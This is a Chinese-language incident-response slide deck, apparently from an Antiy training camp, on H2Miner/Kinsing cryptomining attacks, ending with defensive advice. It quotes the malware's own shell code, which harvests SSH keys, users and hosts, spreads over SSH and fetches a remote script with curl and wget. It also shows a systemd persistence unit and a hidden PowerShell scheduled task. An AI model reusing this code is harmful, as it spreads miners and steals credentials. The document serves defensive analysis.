```

```
HOSTS2=$(cat ~/.bash_history /home/*.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}")
```

```
HOSTS3=$(cat ~/.bash_history /home/*.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F ' ' '{print $2}' | awk -F '{print $1}')
```

```
HOSTS4=$(cat /etc/hosts | grep -v "0.0.0.0" | grep -v "127.0.1.1" | grep -v "127.0.0.1" | grep -v $myhostip | sed -r '/\n!s/[0-9.]+\n\n/^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\n\nP;D' | awk '{print $1}')
```

```
HOSTS5=$(cat ~/.ssh/known_hosts /home/*.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" | uniq)
```

```
HOSTS6=$(ps auxx | grep -oP "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" | grep ":22" | uniq)
```

```
USERZ=$(
```

```
  echo "root"
```

```
  find ~/ /root/home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F '/' '{print $3}' | uniq
```

```
)
```

```
USERZ2=$(cat ~/.bash_history /home/*.bash_history /root/.bash_history | grep -v "cp" | grep -v "mv" | grep -v "od" | grep -v "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
```

```
pl=$(
```

```
  echo "22"
```

```
  cat ~/.bash_history /home/*.bash_history /root/.bash_history | grep -v "cp" | grep -v "mv" | grep -v "od" | grep -v "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}'
```

```
)
```

```
sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
```

```
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
```

```
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -v 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
```

```
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
```

```
i=0
```

```
for user in $userlist; do
```

```
  for host in $hostlist; do
```

```
    for key in $keylist; do
```

```
      for sshp in $sshports; do
```

```
        i=$((i+1))
```

```
        if [ "$i" -eq "20" ]; then
```

```
          sleep 20
```

```
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
```

```
          i=0
```

```
        fi
```

```
        #Wait 20 seconds after every 20 attempts and clean up hanging processes
```

```
        chmod +r $key
```

```
        chmod 400 $key
```

```
        echo "$user@$host $key $sshp"
```

```
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "sudo curl -L http://192.168.1.100:8080/spr.shish; wget -q -O - http://192.168.1.100:8080/spr.shish;"
```

```
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -L http://192.168.1.100:8080/spr.shish; wget -q -O - http://192.168.1.100:8080/spr.shish;"
```

```
      done
```

```
    done
```

```
  done
```

```
done
```

```
localgo
```

```
getSystemd() {  
    AUTOSTART_PATH=$1  
    echo "[Unit]"  
    echo "Description=Start daemon at boot time"  
    echo "After="  
    echo "Requires="  
    echo "[Service]"  
    echo "Type=forking"  
    echo "RestartSec=10s"  
    echo "Restart=always"  
    echo "TimeoutStartSec=5"  
    echo "ExecStart=$AUTOSTART_PATH"  
    echo "[Install]"  
    echo "WantedBy=multi-user.target"  
}
```

```
:/lib/systemd/system$ ls -al | grep bot  
-rw-r--r-- 1 root root 193 13:58 bot.service  
:/lib/systemd/system$ cat bot.service  
[Unit]  
Description=Start daemon at boot time  
After=  
Requires=  
[Service]  
Type=forking  
RestartSec=10s  
Restart=always  
TimeoutStartSec=5  
ExecStart=/etc/kinsing  
[Install]  
WantedBy=multi-user.target  
:/lib/systemd/system$
```

自动执行kinsing

挖矿进程排查 (Windows)

安天系统深度分析工具 · 免费版

安天 智者安天下

刷新 查找 属性 定位 提交 导出

文件	进程ID	发行商	描述	修改时间	文件大小	映像路径	验证结果	EPROCESS	PEB	基址	CPU	用户名
sysupdate.exe	8544					C:\Users\...AppData\Local\Temp\sysupdate.exe(NON-EX...					88	
ExpertModel...	7948					C:\Users\...Desktop\...ExpertModel.exe(SO...					06	
Idle	0					Idle					06	
smss.exe	344					smss.exe(NON-EXISTENT!)					00	
csrss.exe	476					csrss.exe(NON-EXISTENT!)					00	
wininit.exe	560					wininit.exe(NON-EXISTENT!)					00	
csrss.exe	568					csrss.exe(NON-EXISTENT!)					00	
winlogon.exe	632					C:\Windows\System32\winlogon.exe(NON-EXISTENT!)					00	
services.exe	704					services.exe(NON-EXISTENT!)					00	
lsass.exe	724					C:\Windows\System32\lsass.exe(NON-EXISTENT!)					00	
svchost.exe	844					C:\Windows\System32\svchost.exe(NON-EXISTENT!)					00	
...					00	

挖矿程序

对应路径


CPU达到88%

名称	发行商	描述	修改时间	模块基址	文件大小	映像路径	验证结果
sysupdate.exe				0x00007FF681E10000		C:\Users\...AppData\Local\Temp\sysupdate.exe(NON-EXISTENT!)	
ADVAPI32.dll				0x00007FFAAC960000		C:\Windows\System32\ADVAPI32.dll(NON-EXISTENT!)	
apphelp.dll				0x00007FFAA7E20000		C:\Windows\SYSTEM32\apphelp.dll(NON-EXISTENT!)	
bcrypt.dll				0x00007FFAAA6E0000		C:\Windows\System32\bcrypt.dll(NON-EXISTENT!)	
bcryptPrimitive...				0x00007FFAAA5E0000		C:\Windows\System32\bcryptPrimitives.dll(NON-EXISTENT!)	
combase.dll				0x00007FFAAA2E0000		C:\Windows\System32\combase.dll(NON-EXISTENT!)	
CRYPT32.dll				0x00007FFAA870000		C:\Windows\System32\CRYPT32.dll(NON-EXISTENT!)	
CRYPTBASE.DLL				0x00007FFAA9E00000		C:\Windows\SYSTEM32\CRYPTBASE.DLL(NON-EXISTENT!)	
dhcpcsvc.DLL				0x00007FFAA53E0000		C:\Windows\SYSTEM32\dhcpcsvc.DLL(NON-EXISTENT!)	
dhcpcsvc6.DLL				0x00007FFAA5400000		C:\Windows\SYSTEM32\dhcpcsvc6.DLL(NON-EXISTENT!)	
DNSAPI.dll				0x00007FFAA9920000		C:\Windows\SYSTEM32\DNSAPI.dll(NON-EXISTENT!)	
GDI32.dll				0x00007FFAABF20000		C:\Windows\System32\GDI32.dll(NON-EXISTENT!)	

项目总数: 138

计划任务排查

```
SchTasks.exe /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe - ExecutionPolicy bypass -windowstyle hidden -File $HOME\update.ps1" /MO 30 /F
```



The screenshot shows the Windows Task Scheduler interface. The left sidebar shows the navigation tree with '任务计划程序库' (Task Scheduler Library) selected. The main pane displays a list of tasks. The task 'Update service for Windows Service' is selected, and its details are shown in the bottom pane. The '操作' (Action) tab is active, showing the command: `PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File C:\Users\...update.ps1`. A red box highlights the file path, and a red arrow points to it from the text below.

名称	状态	触发器	下次运行时间
MicrosoftEdgeUpdateTaskMachineCore	准备就绪	已定义多个触发器	
MicrosoftEdgeUpdateTaskMachineUA	准备就绪	在每天的 16:20 - 触发后, 在 1 天 期间每隔 1 小时 重复一次。	
Update service for Windows Service	正在运行	在 : 的 14:35 时 - 触发后, 无限期地每隔 30 分钟 重复一次。	

计划任务定期执行update.ps1

客户端日志

操作系统 全部 Windows系统 国产系统 Linux系统

导出报表 导出文件信息 删除日志 仅显示木马

选择全部数据

列筛选

终端名称/IP地址



<input type="checkbox"/>	时间	终端名称	IP地址	文件名	威胁名称	MD5	扫描方式	处理结果	文件追溯	操作
<input type="checkbox"/>		WIN-F2IGER DA95F		sysupdate.exe	Trojan/Win32.XMRig	b7fc9a07a8bfb6ca2c1 a1bd02b50901f	实时检测	已处理	追溯	转为未知
<input type="checkbox"/>		WIN-NK31R QDR3D		kdevtmpfsi	Trojan/Linux.Kinsing	073ca5e7582f9642f42 e35b09aa9d281	实时检测	已处理	追溯	转为未知
<input type="checkbox"/>		DESKTOP-1 MSUSSO		jfb32.dll	trojan[ransom]/win32.locky(pcloud)	1ff4855c8ac91115f8da aba225addaa0	常规扫描	已处理	追溯	转为未知
<input type="checkbox"/>		DESKTOP-F RF420D		convertip.dll	trojan/win32.testfile(pcloud)	12be664936ee0959f8f d35233380df87	常规扫描	已处理	追溯	转为未知
<input type="checkbox"/>		DESKTOP-U LICCAR		convertip.dll	trojan/win32.testfile(asbol@50564)	b57021c30d4fe854a0 b944cc4b063285	常规扫描	已处理	追溯	转为未知
<input type="checkbox"/>		DESKTOP-E IQ3T2L		jfb32.dll	trojan[downloader]/vbs.agent(pcloud)	0acb4a2665cefa6680 0cd6a64a36546	常规扫描	已处理	追溯	转为未知
<input type="checkbox"/>		WIN-H802A 3U7SEE		jkzs.exe	trojan/win32.testfile(pcloud)	12be664936ee0959f8f d35233380df87	常规扫描	已处理	追溯	转为未知
<input type="checkbox"/>		NILINYU-PC		s-todo.exe	virus/msexcel.laroux-based(pcloud)	bb2e798996998ce590 0646820235965f	常规扫描	已处理	追溯	转为未知

T.I.Data 威胁情报综合分析平台

IP、域名、URL、HASH(MD5/SHA1/SHA256)、邮箱、字符串

保存模型 导出数据 筛选关联项 显示信标


威胁判定
Trojan/Linux.Kinsing

关联分析

- 同源分析
- 静态信息
- 行为分析
- 情报信息

查询历史

家族相似



648EFA354B3CBAAD87B45F48D...

关联 同源 收藏

判定 Trojan/Linux.Kinsing

标签 挖矿 扫描 CVE-2020-25213 漏洞利用 cve-2021-44228 远控 wordpress 僵尸网络 apache

md5 648effa354b3cbaad87b45f48d59c616

sha1 0194637f1e83c2efc8bcda8d20c446805698c...

sha256 6e25ad03103a1a972b78c642bac09060fa79...

展开

关联

下载文件的IP	5
家族相似	10
下载文件的URL	5

648effa354b3cbaad87b45f48d59c616


判定信息 Trojan/Linux.Kinsing

标签 挖矿 CVE-2020-25213 漏洞利用 cve-2021-44228 扫描 远控 wordpress 僵尸网络 apache

文件大小 14,643,200B

首发时间 2020-12-18 11:34:58

应急响应案例总结-H2Miner组织攻击流程



《双平台传播——活跃的H2Miner组织挖矿分析》






网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

安天 | 智者安天下

03 防御建议与总结

- ◆ 资产识别
- ◆ 拓扑测绘
- ◆ 分区分域
- ◆ 流量分离

- ◆ 资产全生命周期管理
- ◆ 漏洞和补丁管理
- ◆ 基准配置核查
- ◆ 配置与加固



- ◆ 安装终端防御系统
- ◆ 安装流量监测设备
(可采用探海威胁检测系统)
- ◆ 安全应急响应能力

01

挖矿类型

➤ 被动型

在用户不知情的情况下被植入挖矿程序，获取的虚拟货币归植入挖矿程序的入侵者所有

➤ 主动型：

人员主动利用计算资产运行挖矿程序，获取的虚拟货币归计算资产所有者或使用者所有。

02

特点

- 针对性
- 集成性
- 竞争性
- 持久性
- 隐蔽性
- 对抗性

03

赋能

我们作为网络安全“国家队”，会积极响应国家号召，持续追踪和打击挖矿木马，未来会有很长一段时间与挖矿木马对抗，我们也会不断完善自身安全产品能力，采取有效技术方案解决挖矿木马的检测和清除，**帮助政企单位有效防护和清除挖矿木马，助力国家治理挖矿活动贡献一份力量。**



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

谢谢大家



安天冬训营 wtc.antiy.cn